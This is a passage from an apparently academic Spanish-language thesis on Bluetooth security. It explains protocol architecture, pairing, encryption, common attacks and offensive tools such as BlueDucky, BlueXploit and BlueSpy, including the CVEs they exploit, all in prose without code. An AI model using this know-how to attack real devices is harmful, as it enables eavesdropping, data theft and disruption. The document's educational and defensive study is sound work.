5.1	Ene - 2019	50	Funciones de localización y rastreo más precisas en el protocolo.

5.2	Dic - 2019	50	Soporte para Bluetooth LE Audio y el sistema Auracast, y nuevo códec de audio LC3.
5.3	Jul - 2021	50	Mejoras en la gestión de subclasificaciones de dispositivos.
5.4	Feb - 2023	50	Mejoras relacionadas con la forma en que los dispositivos se anuncian y se descubren dentro de una red Bluetooth.

Tabla 1. Versiones y características de Bluetooth (Fuente: [28])

2.1.9. Topología de red del protocolo Bluetooth

2.1.9.1. Piconet

Piconet es la unidad básica de una red Bluetooth, y consiste en la formación de un nodo maestro (principal), y uno o hasta siete nodos esclavos (secundario) (Figura 2), en este tipo de red los participantes pueden intercambiar papeles, un nodo esclavo puede asumir el rol de maestro, pero solo puede haber un maestro en la piconet al mismo tiempo para poder establecer la conexión [29].

El nodo maestro controla la comunicación asignando los intervalos de tiempo para el envío y recepción de datos bajo un esquema TDD (Time Division Duplex), además establece la secuencia de salto de frecuencia del canal, donde los nodos esclavos se sincronizan ajustando su reloj interno para mantener una conexión estable y coordinada entre los dispositivos [29].



Figura 2. Topología Piconet. (Fuente: [33])

2.1.9.2. Scatternet

Se denomina scatternet a una red formada por la interconexión de múltiples piconets (Figura 3), este tipo de red generalmente actúa como puente entre diferentes piconets [30]. Este tipo de red permite ampliar la cobertura y el número de dispositivos conectados en una red Bluetooth, ofrecen mayor cobertura flexibilidad y escalabilidad, sin embargo, se requiere una cuidadosa sincronización de los dispositivos, ya que deben alternar entre diferentes piconets respetando los tiempos asignados [30].



Figura 3. Topología Scatternet. (Fuente: [33])

2.1.10. Arquitectura del protocolo Bluetooth

La arquitectura Bluetooth la conforman una serie de pilas de protocolo que trabajan en conjunto para su funcionamiento, la misma se puede dividir en dos componentes principales; el Host y el Controller. Entre estos dos elementos se encuentra el Host Controller Interface (HCI) el cual proporciona una interfaz estándar entre el host y el controller [31].

2.1.10.1. Host (Capa Alta de la Pila de Protocolos)

Esta se encarga de procesar la información y maneja la lógica de la comunicación Bluetooth, se encuentran integrado en el software del sistema o los sistemas operativo de

cada dispositivo. Maneja los perfiles Bluetooth, que son un conjunto de protocolos que permiten diferentes tipos de comunicación (transferencia de archivos, audio, dispositivos HID, conexión teclados o ratones) [32].

2.1.10.2. HCI (Host Controller Interface)

Es una interfaz que permite la comunicación entre el host y el controller, en algunos dispositivos el host y el controlador están integrados en el mismo chip, por lo que el HCI no es necesario. Si están separados, el HCI permite que las capas superiores (software) controlen el hardware de radio [33].

2.1.10.3. Controller (Capa Baja de la Pila de Protocolos)

Es un módulo de hardware que se encarga de transmisión y recepción de señales de radio Bluetooth, gestiona la comunicación inalámbrica y trabaja con el gestor de enlace y la banda base. Generalmente suelen ser chips integrados en los dispositivos o están una tarjeta externa conectada mediante interfaces como USB, UART o PCMCIA [34].



Figura 4. Arquitectura del protocolo Bluetooth. (Fuente: [73])

2.1.11. Pila del Protocolo Bluetooth

La pila de protocolos de Bluetooth está diseñada para garantizar una comunicación eficiente entre dispositivos a través de una estructura jerárquica. La pila se divide en cinco capas de niveles principales con diferentes protocolos, las cuales se describen a continuación:

2.1.11.1. Capa Física

- **Radio:** Se encarga de la transmisión y recepción de las señales de banda de 2.4 GHz, además de utilizar una técnica llamada Frequency Hopping Spread Spectrum (FHSS), que cambia de frecuencia constantemente para reducir interferencias y mejorar la seguridad [35].

- **Banda Base:** Se encarga de gestionar las conexiones y el intercambio de datos entre dispositivos, define como se sincronizan y estructuran los paquetes de datos mediante técnicas de multiplexación [35].

2.1.11.2. Capa de Enlace

- **LMP (Link Manager Protocol):** Es responsable de configurar los enlaces Bluetooth, emparejamiento de dispositivos, cifrado de comunicación, gestión de modo de energía y control de calidad de servicio (QoS) [36].

2.1.11.3. Interfaz entre Host y Conroller

- **HCI (Host Controller Interface):** Actúa como una interfaz de comunicación entre el host y el controlador Bluetooth, permite que el sistema operativo del dispositivo acceda y controle las funciones del hardware Bluetooth a través de comandos estándar [36].

2.1.11.4. Capa de Protocolo de Transporte

- **L2CAP (Logical Link Control and Adaptation Protocol):** Proporciona servicios de multiplexación para diferentes protocolos en capas superiores, gestiona la fragmentación y reensamblado de paquetes de datos que van llegando a través de la transmisión inalámbrica [37].

2.1.11.5. Capa de Aplicación y Perfiles

- **SDP (Service Discovery Protocol):** Permite a los dispositivos descubrir los servicios disponibles en otros dispositivos Bluetooth y negociar conexiones [37].

- **RFCOMM (Radio Frequency Communication Protocol):** Emula puertos serie para permitir la comunicación con aplicaciones heredadas de comunicación serie [37].

- **Perfiles Bluetooth:** Son conjuntos de especificaciones que definen cómo los dispositivos deben interactuar para funciones específicas, entre las que destacan la transferencia de archivos (OBEX), llamadas manos libres, transmisión de audio (A2DP), control de dispositivos (HID para teclados y ratones), entre otros. [37].



Figura 5. Protocolos y perfiles de Bluetooth. (Fuente: [74])

2.1.12. Medidas de seguridad de Bluetooth Classic (BR/EDR)

2.1.12.1. Modos de seguridad

El modelo de seguridad BR/EDR de Bluetooth introduce el concepto de modos de seguridad (Modo 1 al 4) y cada dispositivo Bluetooth debe operar en uno de estos modos [38]. Estos modos indican cuándo y cómo un dispositivo Bluetooth inicia la seguridad, así mismo, a medida que evolucionaron las versiones del protocolo, se introdujeron mejoras en cuanto a la autenticación y el cifrado en los modos, siendo el modo 4 el más seguro hasta la fecha [38].

Modo	Versión de Bluetooth	Descripción
Modo 1	v1.1. – v2.0	El dispositivo se considera no seguro. Las características de seguridad (autenticación y cifrado) no están activas ni disponibles.
Modo 2	v1.1. – v2.0	La seguridad se aplica después del enlace, mediante la autorización por servicio.
Modo 3	v1.1. – v2.0	La seguridad se aplica antes de estableces el enlace. Se requiere autenticación y cifrado desde el inicio de la conexión.
Modo 4	v2.1 +	Se introduce el Emparejamiento Simple Seguro (SSP) con intercambios de claves ECDH. Requiere autenticación y cifrado a nivel de servicio y pueden usar algoritmos criptográficos avanzados (AES-CCM). Incluye 4 niveles en el mismo modo, los cuales son: • **Nivel 0:** Sin seguridad (Solo permitido para SDP - Protocolo de Descubrimiento de Servicios) • **Nivel 1:** Sin seguridad • **Nivel 2:** Se requiere una clave de enlace no autenticada • **Nivel 3:** Se requiere una clave de enlace autenticada • **Nivel 4:** Se requiere clave de seguridad autenticada con conexiones seguras (ECDH P-256)

Tabla 2. Modos de seguridad Bluetooth Classic (BR/EDR) (Fuente: [38])

2.1.12.2. Emparejamiento

El emparejamiento o vinculación es el proceso mediante el cual dos dispositivos Bluetooth crean una clave secreta compartida que les permite autenticarse mutuamente y establecer una clave de cifrado para proteger la comunicación [39]. En este proceso, los dispositivos intercambian información necesaria para derivar las claves de seguridad, las cuales se guardan para mantener la confianza ente sesiones, lo que se conoce como dispositivos vinculados [39]. En Bluetooth Classic (BR/EDR) existen dos formas de realizar el emparejamiento:

- **Legacy Pairing/PIN:** Es el método original de emparejamiento utilizado en versiones anteriores a Bluetooth 2.1 para establecer una conexión entre dispositivos, el cual se basaba en la introducción manual de un código PIN (de 1 a 16 bytes) por parte del usuario en ambos dispositivos [40]. A partir de este PIN, los dispositivos generaban una clave de enlace (Link Key) compartida, que se utilizaba para autenticar y cifrar la comunicación [40].
- **Secure Simple Pairing (SSP):** Es un método de emparejamiento introducido a partir de la versión de Bluetooth 2.1, que reemplaza al Legacy Pairing/PIN [40]. El mecanismo utiliza criptografía de curva elíptica (**ECDH**) que genera una clave de enlace segura sin necesidad de introducir un PIN manualmente, dicho proceso se realiza en 4 fases:
  - (1) Intercambio de claves públicas,
  - (2) Autenticación según el método de asociación,
  - (3) Confirmación mutua de identidad,
  - (4) Generación de la clave de enlace,

Y dependiendo de la capacidad de entrada y de salida de los dispositivos, el mecanismo selecciona automáticamente uno de los modos de asociación disponibles: Just Works, Passkey Entry, Numeric Comparison o Out of Band (OOB) [40].

Métodos	Descripción
Just Works	No requiere código de verificación por parte del usuario. Está diseñado para dispositivos que no cuentan con pantalla ni teclado, como audífonos y sensores. No ofrece protección contra ataques Man-in-the-Middle (MITM).

Passkey Entry	El dispositivo genera y muestra un código de 6 dígitos que el usuario debe ingresar manualmente en otro dispositivo, es utilizado comúnmente ente conexiones de teléfonos y laptops. Proporciona protección contra ataques MITM, siempre que el código sea verificado correctamente.
Numeric Comparison	Ambos dispositivos muestran el mismo código de 6 dígitos y el usuario debe confirmar si los valores coinciden. Es uno de los métodos más seguros y fáciles de usar, si los dos dispositivos tienen pantalla y capacidad de entrada.
Out of Band (OOB)	Se utiliza un canal externo para intercambiar los datos de autenticación, como NFC o código QR. Este tipo de método es el más seguro de todos, ya que los datos críticos no se transmiten por el canal Bluetooth, evitando ataques de interceptación de datos.

Tabla 3. Métodos de emparejamiento- Secure Simple Pairing (SSP) (Fuente: [40])

2.1.12.3. Autenticación

Legacy Authentication: Es una forma de autenticación unidireccional basada en un esquema de desafío-respuesta, en la que un dispositivo (verificador) envía un valor aleatorio (AU_RAND) a otro dispositivo (reclamante) quien debe generar una respuesta (SRES) usando el algoritmo E1, la clave y su dirección Bluetooth, para que finalmente el verificador compare la respuesta para validar la autenticación [41].

Secure Authentication: Es una forma de autenticación mutua que se basa en algoritmos h4/h5 y criptografía ECDH P-256. En el proceso de emparejamiento, ambos dispositivos intercambian claves públicas, generan valores aleatorios y realizan múltiples validaciones mediante funciones criptográficas como f1, f3, f5 y f6, garantizando una autenticidad de ambas partes [41].

2.1.12.4. Cifrado

E0 Encryption Algorithm: Es un algoritmo de cifrado utilizado en el emparejamiento Legacy, Este algoritmo genera una secuencia pseudoaleatoria (keystream) que se combina con los datos mediante una operación XOR. Internamente, emplea registros de desplazamiento de retroalimentación lineal (LFSR) y una máquina de estados finitos para generar la clave de sesión [42].

AES-CCM Encryption Algorithm: Es un algoritmo de cifrado simétrico aprobado por el grupo de estándares FIPS (Estándar Federal de Procesamiento de la Información) que combina cifrado con integridad de datos en una sola operación. Utiliza el modo de operación Counter with CBC-MAC (CCM) derivando la clave mediante funciones criptográficas como f2 (para BR/EDR) o h3 (para BLE) a partir de la clave de enlace y valores de sesión [43].

2.1.13. Medidas de seguridad de Bluetooth Low Energy (BLE)

2.1.13.1. Modos de seguridad

En Bluetooth Low Energy (BLE), existen modos y niveles de seguridad que representan combinaciones de atributos y requisitos de protección, es decir, cada servicio o solicitud de servicio BLE puede requerir un cierto nivel de seguridad, como autenticación o cifrado, por lo que el dispositivo aplicará el modo y nivel de seguridad que corresponda a los requisitos [38]. BLE define dos modos de seguridad: Modo de seguridad basado en cifrado (Security Mode 1) y Modo de seguridad basado en firma de datos (Security Mode 2) [38].

Modo de Seguridad #1 – Basado en cifrado	
Nivel	**Descripción**
1	No se aplica ningún mecanismo de seguridad, la comunicación ocurre sin autenticación ni cifrado, exponiendo datos a posibles ataques de interceptación. Diseñado para servicios en pruebas.
2	Se establece un enlace cifrado, pero sin autenticación previa. La clave de cifrado se genera sin verificación de identidad, siendo vulnerables a ataques MITM.
3	El enlace se cifra luego de un emparejamiento que incluye autenticación, la clave de cifrado se basas en un intercambio autenticado.
4	Utiliza una función de seguridad mejorada llamada LE Secure Connections introducida en la versión de Bluetooth Core 4.2 que utiliza criptografía elíptica ECDH (P-256) y cifrado con AES-CCM (128 bits), ofreciendo seguridad contra ataques MIT, escucha pasiva y ataques de repetición.

Tabla 4. Modos de seguridad BLE - Basados en cifrado (Fuente: [38])

Modo de Seguridad #2 – Basado en firma de datos	
Nivel	**Descripción**
1	Permite la firma digital de los datos transmitidos sin autenticación del emisor, lo que protege la integridad de los datos, pero no garantiza su privacidad ya que no tiene cifrado.
2	Se realiza la firma digital después de un proceso de autenticación exitoso entre los dispositivos, este nivel mejora la integridad y autenticidad de los datos, aunque no los cifra, por lo que siguen siendo vulnerables a ataques de interceptación.

Tabla 5. Modos de seguridad BLE - Basado en firmas de datos (Fuente: [38])

2.1.13.2. Emparejamiento

En Bluetooth Low Energy (BLE) el emparejamiento está integrado junto con la autenticación y el cifrado. El procedimiento es gestionado a través del Security Manager Protocol (SMP), un componente del stack de BLE encargado de definir los algoritmos y protocolos utilizados durante la negociación de seguridad, todo el proceso consta de tres fases principales [44].

Fase 1: Feature Exchange (Intercambio de características)

En esta fase se establecen las reglas de emparejamiento entre los dispositivos BLE, en esta existe el dispositivo iniciador y el dispositivo receptor, en donde intercambian paquetes SMP Pairing Request/Response que contienen parámetros necesarios para definir cómo se llevará a cabo el emparejamiento [44].

Campos/Parámetros	Descripción
IO Capability	Determina si el dispositivo puede mostrar información, recibir entrada o ambas, y se pueden clasificar en: • **DisplayOnly:** El dispositivo puede mostrar números o texto, pero puede recibir entradas. • **KeyboardOnly:** El dispositivo puede aceptar entradas de texto o números por parte del usuario. • **DisplayYesNo:** El dispositivo permite al usuario responder con SÍ o NO. • **KeyboardDisplay:** El dispositivo tiene tanto teclado como pantalla.

	• **NoInputNoOutput:** El dispositivo no tiene capacidades de entrada ni de salida.
OOB Flag (Out of Band)	Indica si existe un canal externo (ej. NFC), para intercambiar información.
Responder/Initiator Key Distribution	Indica las claves a solicitadas por el Responder/Initiator del otro par que deben ser generadas y distribuidas en la Fase-3.
Maximum key size	Define el tamaño máximo de la clave de cifrado que el dispositivo puede soportar, que está entre 7 y 16 bytes.
AuthReq	Contiene las propiedades de seguridad solicitadas y está compuesto por los siguientes subcampos: • **Bonding Flag:** Se utiliza para indicar si el dispositivo desea vincularse (es decir, almacenar las claves para uso posterior) o no. • **MITM:** Solicita protección contra ataques Man-in-the-Middle, excepto para el modelo de emparejamiento Just Work. • **SC:** Ambos dispositivos utilizarán conexión segura como método de emparejamiento, sino es así, se utilizará el emparejamiento Legacy.

Tabla 6. Parámetros relevantes - Fase1: Feature Exchange (BLE) (Fuente: [40])

Fase 2: Key Generation (Generación de Claves)

La segunda fase genera las claves criptográficas que protegerán la conexión. Sin embargo, el procedimiento vario significativamente dependiendo de si se trata del método Legacy Pairing o LE Secure Connections:

Métodos	Procedimiento
Legacy Pairing	**1. Selección de una clave temporal (Temporary Key – TK)** La Clave Temporal (TK) se genera según el método de asociación: • Just Work: TK = 0 (clave por defecto, sin autenticación). • Passkey Entry: TK es el valor de 6 dígitos ingresado. • OOB: TK se intercambian mediante un canal externo.

	2. Intercambio de número aleatorios (rand) Cada dispositivo genera un número aleatorio de 128 bits (randI y randR) **3. Cálculo de clave de sesión (Short Term Key – STK)** Se usa la función criptográfica s1(TK, randR, randI) para derivar la STK. La STK se utiliza para cifrar conexión activa.
LE Secure Connections	**1. Generación de claves ECDH** Cada dispositivo genera su propia clave pública/privada (PK, SK) Se intercambian las claves públicas (PKa, PKb) **2. Cálculo de la clave compartida (Diffie-Hellman Key – DHKey)** Cada dispositivo usa su clave privada y clave pública del otro para obtener una DHKey idéntica. **3. Derivación de claves criptográficas** Se aplican funciones estándar del protocolo SMP • **MacKey:** usada para autenticación mutua. • **LTK (Long Term Key):** usada para cifrado de la conexión. **4. Autenticación mutua** Si se usan métodos como Numeric Comparison o Passkey Entry, se verifica la coincidencia del valor de validación mostrado.

Tabla 7. Proceso de generar claves BLE – Fase 2: Key Generation (Fuente: [40])

Fase 3: Key Distribution (Distribución de claves)

Claves adicionales	Descripción
LTK (Long Term Key)	Esta clave se usa para cifrar nuevas sesiones sin repetir el emparejamiento. En el método Secure Connections, esta clave se genera localmente y no se transmite.

IRK (Identity Resolving Key)	Se utiliza para genera y resolver direcciones MAC aleatorias, impidiendo el rastreo del dispositivo.
CSRK (Connection Signature Resolving Key)	Permite firmar paquetes en conexiones no cifradas, como notificaciones en modo broadcast.
EDIV (Encrypted Diversifier) y RAND	Solo se usan en Legacy Pairing para identificar la LTK en futuras reconexiones.

Tabla 8. Claves adicionales - Fase3: Key Distribution (Fuente: [40])

2.1.13.3. Autenticación

La autenticación está incorporada dentro de la Fase 2 y depende del método seleccionado pueden ser [44]:

- **Just Works:** Sin validación. No protege contra ataques MITM.
- **Passkey Entry:** El usuario ingresa un código de 6 dígitos. Protección contra MITM.
- **Numeric Comparison:** Ambos dispositivos muestran un código para que el usuario lo confirme.
- **Out of Band (OOB):** Usa un canal externo para intercambio seguro de datos.

2.1.13.4. Cifrado

AES-CCM Algorithm: Al igual que Bluetooth Classic (BR/EDR), utiliza este algoritmo para proteger la comunicación entre dispositivos emparejados, el cifrado se activa una vez completado el emparejamiento y se basa en una clave de sesión derivada de la LTK y parámetros aleatorios (SKD e IV) [44].

2.1.14. Principales Vulnerabilidades del Protocolo Bluetooth

2.1.14.1. Bluejacking

Es un tipo de ataque que consiste en el envío de mensajes no solicitados a dispositivos Bluetooth cercanos, generalmente se utiliza para enviar mensajes publicitarios o simplemente para molestar al usuario, aunque no causa daños directos al dispositivo puede llegar a ser molesto, pero para los ciberdelincuentes lo utilizan para hacer que el usuario reaccione de alguna manera o agregue un nuevo contacto a la libreta de direcciones del dispositivo [45].

2.1.14.2. BlueSnarfing

Es un ataque de piratería que se utiliza que consiste en el acceso no autorizado a un dispositivo Bluetooth, el atacante puede acceder a su lista de contactos, mensajes, documentos, correos y extraerlo, en otros casos podría reenviar mensajes y llamadas a otro dispositivo, esto ocurre porque Bluetooth está encendido y configurado en modo "detectable para otros" [46].

2.1.14.3. Bluebugging

Es un ataque avanzado que permite obtener acceso ilegal a un dispositivo Bluetooth para ejecutar comandos o implementar otras acciones, como hacer llamadas telefónicas, descargar o eliminar archivos, el atacante explota una falla de seguridad en el firmware de algunos dispositivos Bluetooth más antiguos (en su mayoría aquellos que usan Bluetooth clásico) para obtener acceso al dispositivo y sus comandos [47].

2.1.14.4. Man-in-the-Middle (MITM)

Es un ataque que consiste en interceptar la comunicación entre dos dispositivos Bluetooth emparejados, si los dispositivos no utilizan un cifrado fuerte, la información intercambiada puede ser comprometida, su objetivo es tomar información personal, como contraseñas, mensajes, archivos, documentos, u otra información relevante transmitida durante el emparejamiento [48].

2.1.14.5. Bluetooth DDoS

Es un tipo de denegación de servicio que explota vulnerabilidades en el protocolo Bluetooth para interrumpir el funcionamiento normal de un dispositivo, este ataque se basa en el mediante el envío masivo de solicitudes o señales maliciosas que saturan la capacidad del sistema receptor, esto puede provocar fallos en la conexión, reinicios forzados o un consumo excesivo de batería, afectando la disponibilidad y operatividad del sistema de los dispositivos Bluetooth [49]. Este tipo de ataques pueden ser dirigidos desde una o múltiples fuentes simultaneas lo que aumenta su impacto y dificultad de detección al igual que las que se hacen a nivel de otras rede como las WLAN, ya que tiene la misma funcionalidad técnica. [49].

2.1.15. Herramientas de análisis de seguridad en Bluetooth

2.1.15.1. Kali Linux

Es una distribución de Linux de código abierto basada en Debian GNU/Linux, desarrollada por Offensive Security y diseñada para realizar pruebas de penetración, seguridad informática y hacking ético para profesionales o principiantes [50]. Incluye varias herramientas de seguridad informática preinstaladas para realizar escaneo de redes, análisis de vulnerabilidades, explotación de sistemas, ataques inalámbricos, ingeniería inversa, entre otros [50].

2.1.15.2. BlueZ

Es la pila oficial del protocolo Bluetooth para los sistemas operativos basados en Linux, proporciona soporte completo y sirve como intermediario entre el hardware Bluetooth y las aplicaciones del sistema, permite tareas como el escaneo, emparejamiento y transferencia de datos, es compatible con Bluetooth Classic (BR/EDR) y Bluetooth Low Energy (BLE), e incluye herramientas como hcitool, bluetoothctl y hciconfig [51].

2.1.15.3. Bluesnarfer

Es una herramienta avanzada de hackeo Bluetooth que viene incluida en la pila oficial del protocolo Bluetooth en Linux, tiene la capacidad de conectarse silenciosamente a otro dispositivo y emitir comandos para obtener información almacenada, específicamente contactos telefónicos guardados en la agenda de un teléfono, esta herramienta fue utilizada por primera vez en el 2003 por un grupo de investigadores en un laboratorio tecnológico [52].

2.1.15.4. BlueDucky

Es una herramienta desarrolla en Python que permite explotar una vulnerabilidad critica en el emparejamiento Bluetooth, su funcionamiento se basa en la ejecución de código remoto con 0 clic en dispositivos sin parches, es decir, los atacantes pueden hacerse por alguna interfaz externa, como un teclado para inyectar comandos en el dispositivo

objetivo sin requerir la interacción del usuario, internamente se pueden diseñar payloads con instrucciones específicas para realizar otros ataques [53].

2.1.15.5. BlueXploit

Bluexploit es una herramienta de tipo exploit escrita en Python deseñada para explotar vulnerabilidades en el protocolo Bluetooth, permite la inyección de pulsaciones de teclas de forma remota sin requerir un proceso de emparejamiento previo, lo que facilita la ejecución de ataques más avanzados [54]. Esta herramienta aprovecha las vulnerabilidades; CVE-2023-45866 y CVE-2024-21306 las cuales permiten las inyecciones de pulsaciones teclado, y la aceptación automática de solicitudes de emparejamiento sin la intervención del usuario [54].

2.1.15.6. Bluesniff

Herramienta de código abierto diseñada en Python, que está orientada a detectar dispositivos Bluetooth cercanos mediante escaneo activo, utiliza comandos de Linux como hcitool y hciconfig, para obtener información como la dirección MAC, el nombre del dispositivo y su clase, es útil para realizar pruebas de reconocimiento en las etapas iniciales de un análisis de seguridad [55].

2.1.15.7. BlueSpy

BlueSpy es una herramienta de prueba de concepto (PoC) desarrollada por el equipo de innovación de Tarlogic Security, está diseñada para auditar y evaluar la seguridad de dispositivos de audio, específicamente auriculares inalámbricos [56]. Esta herramienta permite que un atacante pueda conectarse a un dispositivo de audio Bluetooth, activar su micrófono de forma remota y empezar a grabar audio sin el consentimiento de usuario, también permite la reproducción indebida de audio en un dispositivo y la interrupción de la señal [56].

2.1.15.8. Bluetooth-DoS-attack-script

Es un script de código abierto escrito en Python disponible en GitHub que ejecuta un ataque de denegación de servicio (DoS) sobre dispositivos con Bluetooth Classic

(BR/EDR), usa otras herramientas comunes en Linux como l2ping y hcitool, el script envía una gran cantidad de solicitudes consecutivas a un dispositivo objetivo, lo que provoca un reinicio o fallo temporal en el dispositivo si no gestiona correctamente dichas conexiones [57].

2.1.15.9. Awesome Bluetooth Security (BR, EDR, LE, and Mesh)

Es un repositorio de código abierto en GitHub que contiene una extensa lista de recursos, herramientas, artículos, papers y bibliotecas relacionadas con la seguridad en redes Bluetooth, su contenido está organizado por categorías como ataques, defensas, herramientas para BLE y BR/EDR, vulnerabilidades conocidas, y publicaciones académicas [58].

2.2. Marco Teórico

2.2.1. Herramientas de código abierto para el análisis de seguridad informática

El análisis de vulnerabilidades es un proceso fundamental dentro del área de seguridad informática, ya que tiene como objetivo identificar, clasificar y evaluar las posibles debilidades que tienen los sistemas, redes o dispositivos, los cuales podrían ser explotados por terceros comprometiendo la confidencialidad de la información [59]. Es por esta razón por lo que la mayoría de las organizaciones y los usuarios individuales deberían conocer sobre estrategias de seguridad informática que permitan proteger y manejar de forma óptima su información [59].

Sin embargo, muchas de las soluciones comerciales disponibles para realizar auditorías informáticas requieren de licencias costosas, lo que representa un obstáculo económico para ciertas organizaciones o profesionales independientes [60]. El uso de herramientas de código abierto es una de las alternativas más accesibles en términos económicos para realizar auditorías o investigaciones en el área de ciberseguridad, ya que ofrecen soluciones rápidas y están constantemente actualizadas por comunidades especializadas en el área [60].

Este enfoque colaborativo permite una rápida adaptación frente a nuevas amenazas y vulnerabilidades, y a diferencia del software de paga, el de código abierto facilita el

acceso al código fuente, lo que permite una revisión continua por parte de investigadores [61]. Según diversos estudios, el uso de software de código abierto en ciberseguridad ha demostrado ser eficaz para la detección y mitigación de vulnerabilidades, ya que promueve la innovación, la interoperabilidad con otros sistemas y la mejora continua gracias al trabajo colectivo de investigadores, desarrolladores y profesionales del área [61].

